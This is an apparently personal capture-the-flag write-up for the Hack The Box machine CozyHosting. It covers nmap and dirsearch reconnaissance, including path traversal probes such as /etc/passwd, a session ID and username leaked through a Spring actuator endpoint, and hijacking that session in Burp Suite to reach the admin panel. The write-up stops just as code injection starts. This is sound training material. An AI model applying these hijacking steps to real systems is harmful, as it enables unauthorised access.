Write Up

Machine IP:
10.10.11.230

Tools:
nmap
dirsearch
burpsuite
netcat
shell scripts (Bash)

Process:
nmap -sV -sC -Pn -T4 10.10.11.230
#**nmap results**

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-17 22:08 CDT
Nmap scan report for 10.10.11.230
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.46 seconds
```


NOTE: port 80 open with a redirect to http://cozyhosting.htb

Change hosts file to add the IP and redirect.

```
  GNU nano 7.2                                                /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# Hack the Box
10.10.11.230    cozyhosting cozyhosting.htb
```

Migrating to the IP of the Vulnerable machine shows the cozy hosting website (A hosting service) with a login button


and says to be Designed by BootstrapMade.



Run a directory scanner on the machine:
dirsearch syntax:
note: excludes codes 403 and 404
dirsearch -u http://cozyhosting.htb -x 403,404 -t 50

```
┌──(ztheapt㉿kali)-[~]
└─$ dirsearch -u http://cozyhosting.htb -x 403,404 -t 50

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 10927

Output File: /home/ztheapt/.dirsearch/reports/cozyhosting.htb/_23-09-17_22-29-26.txt

Error Log: /home/ztheapt/.dirsearch/logs/errors-23-09-17_22-29-26.log

Target: http://cozyhosting.htb/

[22:29:26] Starting:
[22:29:42] 200 -    0B  - /Citrix//AccessPlatform/auth/clientscripts/cookies.js
[22:29:46] 400 -  435B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[22:29:48] 400 -  435B  - /a%5c.aspx
[22:29:49] 200 -  634B  - /actuator
[22:29:50] 200 -   10KB - /actuator/mappings
[22:29:50] 200 -   15B  - /actuator/health
[22:29:50] 200 -   48B  - /actuator/sessions
[22:29:50] 200 -    5KB - /actuator/env
[22:29:52] 401 -   97B  - /admin
[22:29:52] 200 -  124KB - /actuator/beans
[22:30:16] 200 -    0B  - /engine/classes/swfupload//swfupload_f9.swf
[22:30:16] 200 -    0B  - /engine/classes/swfupload//swfupload.swf
[22:30:16] 500 -   73B  - /error
[22:30:17] 200 -    0B  - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[22:30:17] 200 -    0B  - /extjs/resources//charts.swf
[22:30:21] 200 -    0B  - /html/js/misc/swfupload//swfupload.swf
[22:30:23] 200 -   12KB - /index
[22:30:26] 200 -    4KB - /login
[22:30:26] 200 -    0B  - /login.wdm%2e
[22:30:27] 204 -    0B  - /logout
[22:30:41] 400 -  435B  - /servlet/%C0%AE%C0%AE%C0%AF

Task Completed
```


Trying the /actutor/sessions gives use a username we may be able to use with a given session ID:



6BE479F628BD7B4C6431F002B5D2DE99 kanderson


Now we will use burpsuite to try using that session ID we obtained:

We will turn on our foxyproxy and capture a test login session in our burpsuite




Gaining access:


Now lets try to access the admin page once again but use the session ID we obtained from the leak:




Change session ID with obtained session and click forward:



Now we have gained access to the admin dashboard in cozyhosting



Using burpsuite again we will test the connection settings:



using cozyhosting issues an error Host Key verification failed*

Now we will try using code injection:

Request

Pretty Raw Hex

